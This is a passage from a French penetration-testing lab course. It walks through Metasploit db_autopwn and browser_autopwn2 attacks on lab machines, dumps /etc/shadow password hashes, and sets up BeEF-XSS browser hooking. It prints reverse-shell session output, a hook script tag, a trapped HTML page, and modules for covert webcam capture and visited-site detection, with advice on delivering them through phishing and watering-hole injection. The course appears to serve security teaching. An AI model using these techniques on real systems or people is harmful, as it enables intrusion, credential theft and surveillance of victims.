2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:6b:6a:7d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe6b:6a7d/64 scope link
       valid_lft forever preferred_lft forever
```

Pour afficher la liste des utilisateurs connectés :

```
who
msfadmin tty1         Feb  6 07:06
root     pts/0        Feb  6 06:56 (:0.0)
```

Pour afficher les utilisateurs du serveur :

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Et pour récupérer les hash des mots de passe (pour une découverte de mot de passe hors ligne, vous savez comment faire avec le laboratoire précédent) :

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
```

```
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Pour sortir de la session, il suffit d'utiliser la commande de touches **ctrl+c**

Il est possible d'ajouter des utilisateurs (useradd), de supprimer des fichier (rm), de lancer l'installation d'outils (apt-get)… bref de lancer toutes les commandes permises par les droits utilisateurs root.

Dans la réalité

Vous remarquerez qu'il n'est pas nécessaire d'obtenir le mot de passe de root pour pratiquer cette attaque, la faille étant présente dans le service ftp. Le choix d'un mot de passe sécurisé pour root n'interdit pas l'accès dans le cas d'un service compromis.

Un attaquant profiterait de cet accès privilégié pour déployer des outils de persistance (ouverture de portes dérobées, installation d'outils de prise de contrôle à distance, espions logiciels, outils d'exploration profonde, utilisateurs pour attaques ultérieures…).

3.3) Seconde attaque - autopawn ciblant les services d'un serveur

La difficulté d'une attaque ciblée réside dans la découverte d'un exploit applicable à la machine cible :

- Il faut d'abord reconnaître la cible et son environnement (système d'exploitation, services, applications, navigateurs, plugin type Java et Flash…) ;
- il faut ensuite lister les vulnérabilités candidates à la cible (potentiellement applicable – rien ne sert de tester une vulnérabilité Windows sur un système Linux par exemple) ;
- il faut enfin tester chaque vulnérabilité adaptée (même si la vulnérabilité correspond à la cible – même système d'exploitation, même service, même version – rien ne garantit que la vulnérabilité sera applicable à cause d'une contre-mesure ou mise à jour éventuellement déployée).

Cette procédure est fastidieuse, mais nécessaire, si nous voulons que l'attaque réussisse.

À ce sujet nous pouvons faire deux observations :

- l'attaque sera facilitée par une première phase de reconnaissance de qualité (plus l'information sur la cible est précise et pertinente, mieux c'est) ;
- une partie du travail de recherche des vulnérabilités applicables est automatisable, il s'agit de la technique dite d'autopawn (qui pourrait se traduire en français par recherche automatique de vulnérabilités).

Le module auxiliaire de Metasploit autopwn (il manque le « a », ce n'est pas une erreur de frappe) permet de tenter ces découvertes rapides de vulnérabilités système.

Dans la réalité

L'autopawn est à employer avec parcimonie, car il est peu furtif. La cible, si elle est attentive, peut découvrir assez rapidement la tentative d'attaque. Dans les instrastructures réseaux avancées, des outils de détection d'intrusion peuvent aussi identifier l'autopawning.

Dans Kali, il faut commencer par installer le plugin db_autopawn.

Se placer dans un répertoire où vous disposez des droits d'écriture, puis téléchargez le script associé au plugin :

```
cd ~
wget https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db_autopwn.rb
```

Copiez le script dans le répertoire pemettant la prise en compte du plugin dans metasploit :

```
sudo cp db_autopwn.rb /usr/share/metasploit-framework/plugins/
```

Enfin, lancez la console metasploit

```
msfconsole
```

Effectuez la recherche des services potentiellement attaquables de la cible :

```
db_nmap -sV -sC -T4 -Pn 192.168.1.1
```

Chargez le plugin :

```
load db_autopwn
[*] Successfully loaded plugin: db_autopwn
```

Puis lancez la recherche automatique. Le processus est très long, puisque tous les exploits vont être tentés.

```
db_autopwn -t -p -r -e -q 192.168.1.1
  ========================================================================
  [*]                            Matching Exploit Modules
  [*]
================================================================================
  [*]   192.168.1.1:21  exploit/freebsd/ftp/proftp_telnet_iac  (port match)
  [*]   192.168.1.1:21  exploit/linux/ftp/proftp_sreplace  (port match)
  ...
  [*]   192.168.1.1:6667  exploit/multi/misc/xdh_x_exec  (port match)
  [*]   192.168.1.1:6667  exploit/unix/irc/unreal_ircd_3281_backdoor  (port
match)
  [*]================================================================================
  [*] (1/1098 [0 sessions]): Launching exploit/freebsd/ftp/proftp_telnet_iac
against 192.168.1.1:21...
  [*] (2/1098 [0 sessions]): Launching exploit/linux/ftp/proftp_sreplace against
192.168.1.1:21...
  ...
  [*] (1097/1098 [1 sessions]): Launching exploit/multi/misc/xdh_x_exec against
192.168.1.1:6667...
  [*] (1098/1098 [1 sessions]): Launching
exploit/unix/irc/unreal_ircd_3281_backdoor against 192.168.1.1:6667...
```

Si la recherche est trop longue, vous pouvez l'arrêter par la séquence de touches **ctrl+c** (il faut néanmoins que certaines tentatives d'exploit aient réussies (message « X sessions » dans les affichages précédents).

Pour connaître la liste des sessions découvertes :

```
sessions -l
//l=L en minuscule
Active sessions
===============
Id  Name  Type            Information  Connection
1         shell php/php                192.168.1.100:24878 -> 192.168.1.1:50415
2         shell x86/linux              192.168.1.100:7170 -> 192.168.1.1:55645
```

Pour se connecter à une session particulière (ici la session 1)

```
sessions 2
[*] Starting interaction with 2…
```

Le shell meterpreter est ouvert, nous sommes connectés sur la machine victime exploitant une faille du serveur de base de données postgresql 8.3.

Pour afficher le répertoire en cours sur la machine :

```
pwd
/var/lib/postgresql/8.3/main
```

Pour sortir de la session, faire un **ctrl+c** ou tapez **exit**

```
Abort session 2? [y/N]  y
[*] 192.168.1.1 - Command shell session 2 closed.  Reason: User exit
```

3.4) Troisième attaque - autopawn ciblant le navigateur d'un client)

Cette attaque cible automatiquement les vulnérabilités présentes sur un ordinateur distant.

Le point d'entré est le navigateur d'un client qui utilise son navigateur pour joindre l'adresse IP de la machine attaquant (dans la réalité, serait hébergé sur un serveur pirate non traçable).

L'adresse du serveur pirate est communiquée par un moyen de communication externe (courriel avec lien piégé par exemple).

Lancez la console metasploit

```
msfconsole
```

Utilisez le plugin browser_autopwn2

```
use auxiliary/server/browser_autopwn2
```

Pour voir les options attendues

```
show options
  Module options (auxiliary/server/browser_autopwn2):
     Name     Current Setting  Required  Description
     ----     ---------------  --------  -----------
     LHOST                     yes       The IP address to use for reverse-
connect payloads
     SRVHOST  0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
     SRVPORT  8080             yes       The local port to listen on.
     SSL      false            no        Negotiate SSL for incoming connections
     SSLCert                   no        Path to a custom SSL certificate
(default is randomly generated)
     URIPATH                   no        The URI to use for this exploit (default
is random)
  Auxiliary action:
     Name       Description
```

```
     ----        -----------
     WebServer   Start a bunch of modules and direct clients to appropriate
exploits
```

Pour définir l'adresse du serveur pirate (ici la **machine d'attaque**)

```
auxiliary(server/browser_autopwn2) > set LHOST 192.168.1.100
lhost => 192.168.1.100
```

Pour définir le chemin http que le client devra utiliser :

```
auxiliary(server/browser_autopwn2) > set URIPATH rep_pirate
URIPATH => rep_pirate
```

ici, le lien piégé ressemblera à http://192.168.1.100:8080/rep_pirate

Pour lancer la découverte automatique :

```
exploit
[*] Auxiliary module running as background job 0.
[*] Setup
msf6 auxiliary(server/browser_autopwn2) >
[*] Starting exploit modules on host 192.168.1.100...
[*] ---
```

Les différents modules de vulnérabilités disponibles sont chargés sur le serveur web pirate

```
[*] Starting exploit android/browser/webview_addjavascriptinterface with
payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/SMgWPkNNezT
[*] Local IP: http://192.168.1.100:8080/SMgWPkNNezT
[*] Server started.
...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Using URL: http://0.0.0.0:8080/sOszJzTt
[*] Local IP: http://192.168.1.100:8080/sOszJzTt
[*] Server started.
[*] Started reverse TCP handler on 192.168.1.100:6666
[*] Started reverse TCP handler on 192.168.1.100:7777
```

20 modules ont été chargés

```
[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/rep_pirate
[*] Local IP: http://192.168.1.100:8080/rep_pirate
[*] Server started.
[*] Using URL: http://0.0.0.0:8080/fKdTjG
[*] Local IP: http://192.168.1.100:8080/fKdTjG
[*] Server started.
```

a)Cas où la procédure ne fonctionne pas

Sur une machine quelconque, pointez l'adresse suivante dans un navigateur (par exemple firefox) :

```
http://192.168.1.100:8080/rep_pirate
```

Dans la réalité

La victime (personne) :

- clique sur ce lien piégé suite :à l'envoi d'un courrier de type phishing,

- est redirigée automatiquement vers ce lien par une redirection illicite (l'attaquant a préalablement modifié le site web licite d'origine)

- exécute le script associé à ce lien suite à la visite d'une page licite du site d'origine (l'attaquant a modifié une page en y incluant le script de compromission).

Sur le serveur pirate, vous devez obtenir une réponse ressemblant à la suivante :

```
  msf5 auxiliary(server/browser_autopwn2) >
  [*] Handling '/rep_pirate'
  [*] Handling '/rep_pirate?
sessid=V2luZG93cyA3OnVuZGVmaW5lZDp1bmRlZmluZWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDpmcjp4OD
Y6RmlyZWZveDo0MS4wOg%3d%3d'
  [*] JavaScript Report: Windows
7:undefined:undefined:undefined:undefined:fr:x86:Firefox:78.0:
  [*] Responding with 10 exploits
```

Ici 10 failles ont été testées, mais aucune n'a été concluante.

Causes possibles d'échec :

- la version du navigateur est trop récente pour que cela fonctionne
- un anti-malware analyse le contenu dynamique (javascript, typescript, java…) et bloque le contenu potentiellement malicieux
- les services et logiciels de la machine cliente sont à jour et ne contiennent pas de faile 0-day exploitable.

b)Cas où la procédure fonctionne

Sur la **machine victime** (s'il s'agit d'une machine non mise à jour), pointez de nouveau l'adresse suivante dans un navigateur internet explorer :

```
http://192.168.1.100:8080/rep_pirate
  [*] Handling '/rep_pirate'
  [*] Handling '/rep_pirate?
sessid=V2luZG93cyA3OnVuZGVmaW5lZDp1bmRlZmluZWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDplbi11cz
p4ODY6TVNJRTo4LjA6'
  [*] JavaScript Report: Windows 7:undefined:undefined:undefined:undefined:en-
us:x86:MSIE:8.0:
  [*] Responding with 13 exploits
  //Les différents payload correspondants aux exploits sont testés
  [*] 192.168.1.132    java_atomicreferencearray - Sending Java
AtomicReferenceArray Type Violation Vulnerability
  [*] 192.168.1.132    java_atomicreferencearray - Generated jar to drop (5310
bytes).
  ...
  [*] 192.168.1.132    java_atomicreferencearray - Sending jar
  [*] 192.168.1.132    java_jre17_provider_skeleton - handling request for
/NGYWH/
  //Des sessions meterpreter sont ouvertes pour chaque exploit réussi
  [*] Meterpreter session 1 opened (192.168.1.100:7777 -> 192.168.1.132:49190) at
2024-02-06 23:01:05 +0100
```

```
  [*] Sending stage (58125 bytes) to 192.168.1.132
  [*] Session ID 1 (192.168.1.100:7777 -> 192.168.1.132:49190) processing
  [*] Meterpreter session 2 opened (192.168.1.100:7777 -> 192.168.1.132:49191) at
2024-02-06 23:01:25 +0100
  [*] Sending stage (58125 bytes) to 192.168.1.132
  [*] Session ID 2 (192.168.1.100:7777 -> 192.168.1.132:49191) processing
InitialAutoRunScript 'migrate -f'
  [*] Meterpreter session 3 opened (192.168.1.100:7777 -> 192.168.1.132:49200) at
2024-02-06 23:01:45 +0100
  [*] Sending stage (58125 bytes) to 192.168.1.132
  [*] Session ID 3 (192.168.1.100:7777 -> 192.168.1.132:49200) processing
InitialAutoRunScript 'migrate -f'
```

Pour connaître la liste des sessions découvertes :

```
sessions -l
```

```
Active sessions
===============
  Id  Name  Type                     Information       Connection
  --  ----  ----                     -----------       ----------
  1         meterpreter java/windows  IEUser @ IE8Win7  192.168.1.100:7777 ->
192.168.1.132:49190 (192.168.1.132)
  2         meterpreter java/windows  IEUser @ IE8Win7  192.168.1.100:7777 ->
192.168.1.132:49191 (192.168.1.132)
  3         meterpreter java/java                       192.168.1.100:7777 ->
192.168.1.132:49200 (192.168.1.132)
```

Pour se connecter à une session particulière (ici la session 1)

```
sessions 1
```

```
[*] Starting interaction with 1...
```

Le shell meterpreter est ouvert, nous sommes connectés sur la machine victime

```
meterpreter >
```

On peut créer un répertoire par exemple :

```
mkdir monrep
```

```
Creating directory: monrep
```

Puis afficher le contenu du répertoire courant de la machine victime :

```
dir
```

```
Listing: C:\Users\IEUser\Desktop
================================
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100776/rwxrwxrw-  1280  fil   2015-11-15 15:02:02 +0100  Command Prompt.lnk
100776/rwxrwxrw-  753   fil   2015-11-15 20:12:57 +0100  XAMPP Control Panel.lnk
100777/rwxrwxrwx  450   fil   2015-11-15 15:02:02 +0100  desktop.ini
100776/rwxrwxrw-  118   fil   2015-11-15 20:32:15 +0100  readme.txt
40776/rwxrwxrw-   0     dir   2024-02-06 22:59:40 +0100  monrep
```

Pour quitter la session

```
quit
[*] Shutting down Meterpreter...
[*] 192.168.1.132 - Meterpreter session 1 closed.  Reason: User exit
```

Pour fermer le serveur pirate :

```
exit
```

3.5) Seconde attaque (Beef-xss)

Il devient de plus en plus difficile pour un attaquant de réussir une découverte automatique des failles de navigateurs avec des outils comme browser_autopwn.

En effet, les failles de sécurité de navigateurs sont corrigées au fur et à mesure de leur découverte, de manière à ce que si un attaquant veuille exploiter une faille, il doit d'abord en trouver une nouvelle, ce qui est consommateur de temps.

Ce type d'attaque visant les navigateurs est donc plutôt dédié à des machines dont les navigateurs n'ont pas été mis à jour (ce qui implique d'avoir réalisé une reconnaissance pertinente).

Un second type d'attaque ciblant les navigateurs est bien plus efficace, elle consiste non pas découvrir une faille du navigateur, mais au contraire, à utiliser le fonctionnement normal d'un navigateur et à y faire exécuter les tâches de l'attaquant.

1. Le navigateur va se connecter au site de l'attaquant.
2. L'application web sur ce site attaquant va envoyer des tâches que le navigateur devra réaliser
3. Le site attaquant recevra les réponses.

Pour mettre en pratique ce type d'attaque, nous allons utiliser un autre framework spécialisé dans l'exploitation de navigateur : Beef-XSS.

Il faut commencer par installer le framework sous Kali :

```
sudo apt-get update
sudo apt-get install beef-xss
```

Puis lancer le framework :

```
sudo beef-xss
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
```


```
       Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor
preset: disabled)
       Active: active (running) since Sun 2024-01-17 09:42:59 CET; 5s ago
     Main PID: 1213 (ruby)
        Tasks: 9 (limit: 9463)
       Memory: 108.3M
       CGroup: /system.slice/beef-xss.service
               ├─1213 ruby /usr/share/beef-xss/beef
               └─1217 nodejs /tmp/execjs20240207-1213-1x94jkojs

  janv.. 07 09:42:59 kali systemd[1]: Started beef-xss.
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02][*] Browser Exploitation….0.0
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02]    |   Twit: @beefproject
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02]    |   Site: https://be….com
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02]    |   Blog: http://blo….com
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02]    |_  Wiki: https://gi…wiki
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02][*] Project Creator: Wad…orn)
  janv.. 07 09:43:03 kali beef[1213]: -- migration_context()
  janv.. 07 09:43:03 kali beef[1213]:    -> 0.0419s
  janv.. 07 09:43:03 kali beef[1213]: [ 9:43:03][*] BeEF is loading. Wai…s...
  Hint: Some lines were ellipsized, use -l to show in full.

  [*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2...
1...
```

Lors de la première exécution, vous devez changer le mot de passe de l'utilisateur beef. Notez bien ce mot de passe.

Un serveur web attaquant a été mis en service sur la machine **attaquant**. L'accès à l'interface d'administration se fera dans un navigateur pointé sur l'adresse **http://127.0.0.1:3000/ui/panel**



Utiliser le nom d'utilisateur beef et le mot de passe créé précédemment.

La liste des cibles compromises (hook actifs) est vide pour l'instant, ce qui est normal, puisqu'aucune n'a été compromise pour l'instant.

Pour compromettre une cible, un lien piégé lui sera envoyé par tout moyen possible, ce lien de devra rediriger vers une page contenant le script d'accroche (hook) **<script src="http://192.168.1.100:3000/hook.js"></script>**.

Comme précédemment, le lien peut être envoyé lors d'une campagne de phishing, être la cible d'une redirection à partir du site licite ou le script peut avoir été intégré dans une page très fréquentée du site licite (cette méthode est particulièrement bien adaptée à une attaque de type « point d'eau » - waterholing).

Un exemple de page piégée minimale serait :

```
<html>
<head>
	<title>Titre de la page piégée</title>
	<meta charset="utf-8"/>
	<script>
		var commandModuleStr = '<script src="/hook.js"
type="text/javascript"><\/script>';
		document.write(commandModuleStr);
	</script>
</head>
<body>
	Ici contenu de la page
</body>
</html>
```

Pour simplifier, nous allons utiliser la page piégée de test de Beef, disponible à l'adresse **http://192.168.1.100:3000/demos/basic.html**

Sur la machine **victime**, se connecter à cette adresse à l'aide d'un navigateur.


Sur la machine **attaquant**, la machine victime apparaît maintenant comme accroché (hooked) :

Un clic sur la machine victime permet de récupérer un ensemble d'informations sur la configuration du navigateur.

Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	No
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.datestamp	Sun Feb 07 2021 12:42:19 GMT+0100
browser.engine	Gecko
browser.language	fr
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
browser.platform	Win32
browser.version	47
browser.window.cookies	BEEFHOOK=z6M2ULxheqz9C0CZVRY4jieucd5wSgprkTkpZOz8uZaCrk0Npy8blANvwMVB6IRWMVxWSOgZg7wSIzo1
browser.window.hostname	192.168.1.100
browser.window.hostport	3000
browser.window.origin	Unknown
browser.window.referrer	Unknown
browser.window.size.height	1115
browser.window.size.width	1760
browser.window.title	BeEF Basic Demo
browser.window.uri	http://192.168.1.100:3000/demos/basic.html
hardware.battery.level	100%
hardware.cpu.arch	x86_64
hardware.cpu.cores	unknown
hardware.gpu	unknown
hardware.gpu.vendor	unknown
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1226
hardware.screen.size.width	1760
hardware.screen.touchenabled	No
hardware.type	Unknown
host.ipaddress	192.168.1.200
host.os.arch	64
host.os.family	Windows Server 2008 R2 / 7
host.os.name	Windows
host.os.version	7
host.software.defaultbrowser	Unknown
location.city	Unknown
location.country	Unknown

Key	Value
browser.window.uri	http://192.168.1.100:3000/demos/basic.html
hardware.battery.level	100%
hardware.cpu.arch	x86_64
hardware.cpu.cores	unknown
hardware.gpu	unknown
hardware.gpu.vendor	unknown
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1226
hardware.screen.size.width	1760
hardware.screen.touchenabled	No
hardware.type	Unknown
host.ipaddress	192.168.1.200
host.os.arch	64
host.os.family	Windows Server 2008 R2 / 7
host.os.name	Windows
host.os.version	7
host.software.defaultbrowser	Unknown
location.city	Unknown
location.country	Unknown

Nous avons maintenant la main sur le navigateur de la victime, des commandes peuvent être exécutées à distance (via les onglets Current Browser>Commmands) :



Quelques exemples de commandes utilisables :

Browser>Get visited Domains

Savoir si des sites ont été visités ou non


data: results=
Visited: Facebook [4:1]
Not visited: Google Plus [5+]
Not visited: Dogster [5+]
Not visited: MySpace [5+]
Not visited: Youtube [5+]
Not visited: Hulu [5+]
Not visited: Flickr [5+]
Not visited: JustinBieberMusic.com [5+]
Not visited: Playboy [5+]
Not visited: Wikileaks [5+]
Not visited: New York Times [5+]
Not visited: CNN [5+]
Not visited: Reddit [5+]
Not visited: Slashdot [5+]
Not visited: Fox News [5+]
Not visited: AboveTopSecret.com [5+]
Not visited: Diapers.com [5+]
Not visited: Expedia [5+]
Not visited: Amazon (US) [5+]
Not visited: Newegg [5+]
Not visited: eBay [5+]
Not visited: GitHub [5+]
Not visited: Exploit DB [5+]
Not visited: Packet Storm [5+]
Not visited: Hotmail [5+]
Not visited: Github [5+]

Ici, le site facebook a été visité par la victime. La liste des sites surveillés est celle par défaut. Il est possible d'ajouter n'importe quel site en précisant le nom du site, puis un élément statique d'une page du site ciblé (la plupart du temps un image ou l'icône de la page principale). Par exemple, pour savoir si le site sio.rudent.fr a été visité par la victime, il suffit d'ajouter dans la zone de saisie « Specify custom page to check :

SIO RUDENT; https://sio.rudent.fr/pluginfile.php/1/theme_adaptable/favicon/1609343787/favicon.ico

Browser>Webcam

Affiche un message ingénierie sociale invitant l'utilisateur à autoriser le recours à sa webcam (il faut que le plugin flash soit activé dans le navigateur de la cible). Si la victime accepte ou a déjà accepté une telle action sur ce même site, des images sont prises à son insu (par défaut 20 image à une cadence d'une image par seconde)




Le texte doit être encodé en HTML pour que ça fonctionne. Vous pouvez encoder le texte en utilisant un outil comme le suivant : https://emn178.github.io/online-tools/html_encode.html

Cette page peut bien sûr être beaucoup plus furtive (incorporé dans un élément invisible pour l'utilisateur) ou tenter de se faire passer pour un élément licite (message du système d'exploitation ou du navigateur, comme une mise à jour, une détection de virus…).

Host>Detect Antivirus

Détermine si un antivirus est installé sur la machine victime.

